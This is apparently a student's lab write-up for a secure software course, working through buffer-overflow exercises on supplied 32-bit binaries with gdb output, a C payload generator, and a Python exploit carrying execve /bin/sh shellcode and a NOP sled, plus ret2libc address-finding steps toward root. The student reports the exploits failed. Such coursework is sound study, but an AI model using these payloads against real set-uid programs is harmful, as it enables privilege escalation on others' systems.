Qustion 1 : Question 1 (3 mks). In the binary named “secret-str”, find the secret string hidden3 .

Find secret with this 2 commonds:

file secret-str

```
mary@U12:~$ file secret-str
secret-str: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linke
d (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=0x50a9cb1cbea2e3796d35cee15be
d670adcfa053f, not stripped
```

strings secret-str | less

```
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
gets
puts
__stack_chk_fail
putchar
printf
strcmp
__libc_start_main
GLIBC_2.4
GLIBC_2.0
PTRh
QVh8
UWVS
[^_]
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY
STUDENT :)) !
Password ?
 Wrong Password
 Correct Password
 The next URL is  :
;*2$"
(END)
```

Question 2 (4 mks). Consider the C11 code listed below. This code implement some form of protection against buffer overflow. Explain two different ways of bypassing this protection in the particular case of buffer overflow.

Two Ways to Bypass Protection

1. Stack Canaries Bypass

To bypass stack canaries, an attacker can:

Leak the Canary Value: If the program has a format string vulnerability or some way to read the stack, the attacker can leak the canary's value. Once the value is known, the attacker can include the correct canary value in the overflow payload, ensuring it remains unchanged.

2. ASLR Bypass

To bypass ASLR, an attacker can:

- **Information Leak**: Leverage another vulnerability (e.g., a format string or buffer overflow in a different part of the program) to leak memory addresses. With known addresses, the attacker can calculate offsets to target specific regions in memory.
    - Example: If an address in the stack is leaked, the attacker can infer the location of the buffer or return address.
- **Brute-Forcing**: In systems with partial ASLR (e.g., 32-bit), the entropy is limited. An attacker can try multiple payloads, adjusting the guessed address each time, until the correct one is found.

Question 3 (3 mks). In the binary named "check-passwd", find a buffer overflow vulnerability and and how to exploit it to bypass password protection.

The function `stuff ()` implements a simple stack-based buffer overflow protection:

1. The `guard` variable is initialized with the value of `secret` at the beginning of the function.
2. After the `strcpy()` call, the code checks if `guard` has been modified:

```
if (guard != secret)
```

If code check length before push it to buffer it will avoid buffer over flow.

Question 4 (10 mks). In the binary named "check-pwd-crit", find a buffer overflow vulnerability to make it print "Critical function" without making it crash. This binary was produced from a file "check-passwd.c" under the elf32 format using the command

Find the address of `criticalFunction`.

Determine the offset between the buffer and the return address in the stack.

gdb ./check-passwd-crit

(gdb) disas criticalunction # Disassemble to find address of criticalFunction

```
mary@U12: /media/sf_softwareSecure
mary@U12:~$ cd media/sf_softwareSecure
bash: cd: media/sf_softwareSecure: No such file or directory
mary@U12:~$ ^C
mary@U12:~$ cd /media/sf_softwareSecure/
mary@U12:/media/sf_softwareSecure$ gdb ./check-passwd-crit
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /media/sf_softwareSecure/check-passwd-crit...(no debugging
symbols found)...done.
(gdb) disas criticalunction
No symbol table is loaded.  Use the "file" command.
(gdb) disas criticalFunction
Dump of assembler code for function criticalFunction:
   0x08048514 <+0>:     push   %ebp
   0x08048515 <+1>:     mov    %esp,%ebp
   0x08048517 <+3>:     sub    $0x18,%esp
   0x0804851a <+6>:     mov    $0x804867d,%eax
```

criticalFunction : 0x08048514

(gdb) b checkPwd # Set a breakpoint at the vulnerable function

(gdb) run $(printf 'A%.0s' {1..120}) # Input a long string to overflow the buffer

(gdb) info frame # Inspect the stack to locate the return address # Set a breakpoint at the vulnerable function

```
mary@U12: /media/sf_softwareSecure
End of assembler dump.
(gdb) b checkPwd
Breakpoint 1 at 0x8048479
(gdb) run $(printf 'A%.0s' {1..120})
Starting program: /media/sf_softwareSecure/check-passwd-crit $(printf 'A%.0s' {1
..120})

Breakpoint 1, 0x08048479 in checkPwd ()
(gdb) info frame
Stack level 0, frame at 0xbffff2c0:
 eip = 0x8048479 in checkPwd; saved eip 0x8048534
 called by frame at 0xbffff2d0
 Arglist at 0xbffff2b8, args:
 Locals at 0xbffff2b8, Previous frame's sp is 0xbffff2c0
 Saved registers:
  ebp at 0xbffff2b8, eip at 0xbffff2bc
(gdb) ^CQuit
(gdb) ^CQuit
(gdb) q
A debugging session is active.

        Inferior 1 [process 3412] will be killed.

Quit anyway? (y or n) y
```

I put buffer size 104

exploit file

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    // Address of critical_function
    unsigned int critical_function_address = 0x08048514;

    // Buffer size until the return address
    int buffer_size = 104;

    // Create the payload
    char payload[buffer_size + 4 + 1];
    memset(payload, 'A', buffer_size); // Fill the buffer with 'A'
    memcpy(payload + buffer_size, &critical_function_address, 4); // Append the address
    payload[buffer_size + 4] = '\0';


    printf("%s", payload);

    return 0;
}
```

Compile the exploit:

gcc -o exploit exploit.c

. /exploit > payload.txt

. /check-passwd-crit $(cat payload.txt)

```
mary@U12: /media/sf_softwareSecure
 at 0xbfff2b8 eip at 0xbfff2bc
>
>
> q
> ^C
mary@U12:/media/sf_softwareSecure$ gcc -o exploit exploit.c
mary@U12:/media/sf_softwareSecure$ ./exploit > payload.txt
mary@U12:/media/sf_softwareSecure$ ./check-passwd-crit $(cat payload.txt)

 Password ?
^C
```

If successful, the program should print: unfortunately I wasn’t successful.

criticalFunction

Set-UID :

sudo chown root:root check-passwd-crit

sudo chmod 4755 check-passwd-crit

```
mary@U12: /media/sf_softwareSecure
 at 0xbfff2b8 eip at 0xbfff2bc
>
>
> q
> ^C
mary@U12:/media/sf_softwareSecure$ gcc -o exploit exploit.c
mary@U12:/media/sf_softwareSecure$ ./exploit > payload.txt
mary@U12:/media/sf_softwareSecure$ ./check-passwd-crit $(cat payload.txt)

 Password ?
^C
mary@U12:/media/sf_softwareSecure$ rm payload
rm: cannot remove `payload': No such file or directory
mary@U12:/media/sf_softwareSecure$ rm payload
rm: cannot remove `payload': No such file or directory
mary@U12:/media/sf_softwareSecure$ sudo chown root:root check-passwd-crit
[sudo] password for mary:
mary@U12:/media/sf_softwareSecure$ sudo chmod 4755 check-passwd-crit
[sudo] password for mary:
mary@U12:/media/sf_softwareSecure$ ./check-passwd-crit $(cat payload.txt)

 Password ?
^C
mary@U12:/media/sf_softwareSecure$
```

ID

```
mary@U12:/media/sf_softwareSecure$ id
uid=1000(mary) gid=1000(mary) groups=1000(mary),999(vboxsf)
mary@U12:/media/sf_softwareSecure$
```

Question 5 (20 mks). Given the binary named “root-me-1”, turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root. This binary was produced from a file “greeter.c” under the elf32 format using the command • gcc -o root-me-1 -m32 -z execstack -fno-stack-protector greeter.c

Set Uid

sudo chown root:root root-me-1

sudo chmod u+s root-me-1

```
mary@U12:~$ sudo chown root:root root-me-1
mary@U12:~$ sudo chmod u+s root-me-1
mary@U12:~$ ls -l root-me-1
-rwsrwx--- 1 root root 7259 Nov 18 22:00 root-me-1
```

Find buffer size:


```
mary@U12:~$ python
Python 2.7.3 (default, Sep 26 2013, 20:08:41)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "A"*200
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
>>>
mary@U12:~$ ./root-me-1 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mary@U12:~$ ./root-me-1 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Buffer size is : “A”*208 => get segmentation fault

```python
import struct

# Filling the buffer until EIP register
padding = "A" * 212

# EIP overwrite in little indian -> \x60\xf2\xff\xbf
eip = struct.pack("I", 0xbffff260 + 30)

# Shellcode from https://shell-storm.org/shellcode/files/
shellcode-811.html
payload = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80"

# NOPs before shellcode
nops = "\x90"*50

print padding + eip + nops + payload
```

Result :

Unfortunately it doesn’t work.



```
mary@U12:~$ ./root-me-1 "$(python q5.py)"
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA~◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆1◆Ph//shh/bin◆◆◆◆◆°
                          1◆@
Segmentation fault (core dumped)
mary@U12:~$ whoami
mary
```

Question 6 (10 mks). Given the binary named “root-me-2”, turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root. This binary was produced from a file “greeter.c” under the elf32 format using the command • gcc -o root-me-2 -m32 -fno-stack-protector greeter.c

Steps 1:

sudo chown root:root root-me-2

sudo chmod u+s root-me-2

permissions:

```
mary@U12:~$ ls -l root-me-2
-rwsrwsr-x 1 root root 7259 Nov 20 11:19 root-me-2
```

Disassemble main function for finding vulnerable function:


```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804847b <+0>:     push   %ebp
   0x0804847c <+1>:     mov    %esp,%ebp
   0x0804847e <+3>:     and    $0xfffffff0,%esp
   0x08048481 <+6>:     sub    $0x10,%esp
   0x08048484 <+9>:     cmpl   $0x2,0x8(%ebp)
   0x08048488 <+13>:    jne    0x804849c <main+33>
   0x0804848a <+15>:    mov    0xc(%ebp),%eax
   0x0804848d <+18>:    add    $0x4,%eax
   0x08048490 <+21>:    mov    (%eax),%eax
   0x08048492 <+23>:    mov    %eax,(%esp)
   0x08048495 <+26>:    call   0x8048444 <greet>
   0x0804849a <+31>:    jmp    0x80484a8 <main+45>
   0x0804849c <+33>:    movl   $0x804858c,(%esp)
   0x080484a3 <+40>:    call   0x8048360 <puts@plt>
   0x080484a8 <+45>:    leave
   0x080484a9 <+46>:    ret
End of assembler dump.
```

The code contains a `call` to a function at `0x8048444`, which corresponds to `greet`.

Disassemble greet :


```
(gdb) disassemble greet
Dump of assembler code for function greet:
   0x08048444 <+0>:     push   %ebp
   0x08048445 <+1>:     mov    %esp,%ebp
   0x08048447 <+3>:     sub    $0xe8,%esp
   0x0804844d <+9>:     mov    0x8(%ebp),%eax
   0x08048450 <+12>:    mov    %eax,0x4(%esp)
   0x08048454 <+16>:    lea    -0xd0(%ebp),%eax
   0x0804845a <+22>:    mov    %eax,(%esp)
   0x0804845d <+25>:    call   0x8048350 <strcpy@plt>
   0x08048462 <+30>:    mov    $0x8048580,%eax
   0x08048467 <+35>:    lea    -0xd0(%ebp),%edx
   0x0804846d <+41>:    mov    %edx,0x4(%esp)
   0x08048471 <+45>:    mov    %eax,(%esp)
   0x08048474 <+48>:    call   0x8048340 <printf@plt>
   0x08048479 <+53>:    leave
   0x0804847a <+54>:    ret
End of assembler dump.
```

Find buffer size:



```
[ 8456.994168] root-me-2[3354]: segfault at bffff27e ip bffff27e sp bf8d6690 error 14
[ 8462.595152] root-me-2[3361]: segfault at bffff27e ip bffff27e sp bffbd580 error 14
[ 8467.722671] root-me-2[3364]: segfault at bffff27e ip bffff27e sp bf9c8f90 error 14
[ 8476.171419] root-me-2[3374]: segfault at bffff27e ip bffff27e sp bfa28f30 error 14
[ 8481.783728] root-me-2[3380]: segfault at bffff27e ip bffff27e sp bf9243c0 error 14
[ 8487.309771] root-me-2[3386]: segfault at bffff27e ip bffff27e sp bfcc9050 error 14
[ 8494.203476] root-me-2[3389]: segfault at bffff27e ip bffff27e sp bf9111d0 error 14
[ 8499.170955] root-me-2[3395]: segfault at bffff27e ip bffff27e sp bf952660 error 14
[ 8506.012626] root-me-2[3406]: segfault at bffff27e ip bffff27e sp bf999b90 error 14
[ 8512.338130] root-me-2[3414]: segfault at bffff27e ip bffff27e sp bfe0ef00 error 14
[ 8518.815053] root-me-2[3420]: segfault at bffff27e ip bffff27e sp bf847fc0 error 14
[ 8532.234346] root-me-2[3427]: segfault at bffff27e ip bffff27e sp bfb984c0 error 14
[22001.179683] gdb[3750]: segfault at 18c ip b776281c sp bfd08bd0 error 4 in libncurses.so.5.9[b774d000+20000]
[22002.235510] root-me-2[3767]: segfault at 41414141 ip 41414141 sp bfa04a40 error 14
[30170.209121] root-me-2[4241]: segfault at 61616161 ip 61616161 sp bf93ea30 error 14
[39759.288892] e1000: eth0 NIC Link is Down
[39764.281534] 08:33:04.330388 timesync vgsvcTimeSyncWorker: Radical host time change: 37 682 812 000 000ns (Ho
stNow=1 732 437 184 330 000 000 ns HostLast=1 732 399 501 518 000 000 ns)
[39765.302662] e1000: eth0 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX
[39774.283107] 08:33:14.331989 timesync vgsvcTimeSyncWorker: Radical guest time change: 37 682 823 547 000ns (G
uestNow=1 732 437 194 331 967 000 ns GuestLast=1 732 399 511 508 420 000 ns fSetTimeLastLoop=true)
[41310.629185] root-me-2[4612]: segfault at 41414141 ip 41414141 sp bfffdd08 error 14
mary@U12:~$ ./root-me-2 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'

Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mary@U12:~$ ./root-me-2 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA'
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
mary@U12:~$
```

“A”*212 => get segmentation fault



```
    27: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    28: 08049f14     0 OBJECT  LOCAL  DEFAULT   18 __CTOR_LIST__
    29: 08049f1c     0 OBJECT  LOCAL  DEFAULT   19 __DTOR_LIST__
    30: 08049f24     0 OBJECT  LOCAL  DEFAULT   20 __JCR_LIST__
    31: 080483c0     0 FUNC    LOCAL  DEFAULT   13 __do_global_dtors_aux
    32: 0804a01c     1 OBJECT  LOCAL  DEFAULT   25 completed.6159
    33: 0804a020     4 OBJECT  LOCAL  DEFAULT   25 dtor_idx.6161
    34: 08048420     0 FUNC    LOCAL  DEFAULT   13 frame_dummy
    35: 00000000     0 FILE    LOCAL  DEFAULT  ABS crtstuff.c
    36: 08049f18     0 OBJECT  LOCAL  DEFAULT   18 __CTOR_END__
    37: 080486f8     0 OBJECT  LOCAL  DEFAULT   17 __FRAME_END__
    38: 08049f24     0 OBJECT  LOCAL  DEFAULT   20 __JCR_END__
    39: 08048530     0 FUNC    LOCAL  DEFAULT   13 __do_global_ctors_aux
    40: 00000000     0 FILE    LOCAL  DEFAULT  ABS greeter.c
    41: 08049f14     0 NOTYPE  LOCAL  DEFAULT   18 __init_array_end
    42: 08049f28     0 OBJECT  LOCAL  DEFAULT   21 _DYNAMIC
    43: 08049f14     0 NOTYPE  LOCAL  DEFAULT   18 __init_array_start
    44: 08049ff4     0 OBJECT  LOCAL  DEFAULT   23 _GLOBAL_OFFSET_TABLE_
    45: 08048520     2 FUNC    GLOBAL DEFAULT   13 __libc_csu_fini
    46: 08048522     0 FUNC    GLOBAL HIDDEN    13 __i686.get_pc_th[...]
    47: 0804a014     0 NOTYPE  WEAK   DEFAULT   24 data_start
    48: 00000000     0 FUNC    GLOBAL DEFAULT  UND printf@@GLIBC_2.0
    49: 0804a01c     0 NOTYPE  GLOBAL DEFAULT  ABS _edata
    50: 0804855c     0 FUNC    GLOBAL DEFAULT   14 _fini
    51: 00000000     0 FUNC    GLOBAL DEFAULT  UND strcpy@@GLIBC_2.0
    52: 08049f20     0 OBJECT  GLOBAL HIDDEN    19 __DTOR_END__
    53: 08048444    55 FUNC    GLOBAL DEFAULT   13 greet
    54: 0804a014     0 NOTYPE  GLOBAL DEFAULT   24 __data_start
    55: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.0
    56: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    57: 0804a018     0 OBJECT  GLOBAL HIDDEN    24 __dso_handle
    58: 0804857c     4 OBJECT  GLOBAL DEFAULT   15 _IO_stdin_used
    59: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_mai[...]
    60: 080484b0    97 FUNC    GLOBAL DEFAULT   13 __libc_csu_init
    61: 0804a024     0 NOTYPE  GLOBAL DEFAULT  ABS _end
    62: 08048390     0 FUNC    GLOBAL DEFAULT   13 _start
    63: 08048578     4 OBJECT  GLOBAL DEFAULT   15 _fp_hw
    64: 0804a01c     0 NOTYPE  GLOBAL DEFAULT  ABS __bss_start
```

Line 53 function greet   08048444

Finf bin/sh address:

(gdb) Info proc map

```
mary@U12: ~
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/mary/root-me-2...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x804847e
(gdb) run
Starting program: /home/mary/root-me-2

Breakpoint 1, 0x0804847e in main ()
(gdb) info proc map
process 4975
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/mary/root-me-2
         0x8049000  0x804a000     0x1000        0x0 /home/mary/root-me-2
         0x804a000  0x804b000     0x1000     0x1000 /home/mary/root-me-2
        0xb7618000 0xb7619000     0x1000        0x0
        0xb7619000 0xb77bd000   0x1a4000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb77bd000 0xb77bf000     0x2000   0x1a4000 /lib/i386-linux-gnu/libc-2.15.so
        0xb77bf000 0xb77c0000     0x1000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb77c0000 0xb77c3000     0x3000        0x0
        0xb77d3000 0xb77d5000     0x2000        0x0
        0xb77d5000 0xb77d6000     0x1000        0x0 [vdso]
        0xb77d6000 0xb77f6000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb77f6000 0xb77f7000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb77f7000 0xb77f8000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbfec1000 0xbfee2000    0x21000        0x0 [stack]
(gdb) find      0xb7619000 ,+9999999, "/bin/sh"
0xb777ad98
```

```
(gdb) find      0xb7619000 ,+9999999, "/bin/sh"
0xb777ad98
warning: Unable to access target memory at 0xb77c12a0, halting search.
1 pattern found.
(gdb) x/s0xb777ad98
0xb777ad98:      "/bin/sh"
(gdb) p sysem
No symbol table is loaded.  Use the "file" command.
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7658430 <system>
(gdb) q
A debugging session is active.
```

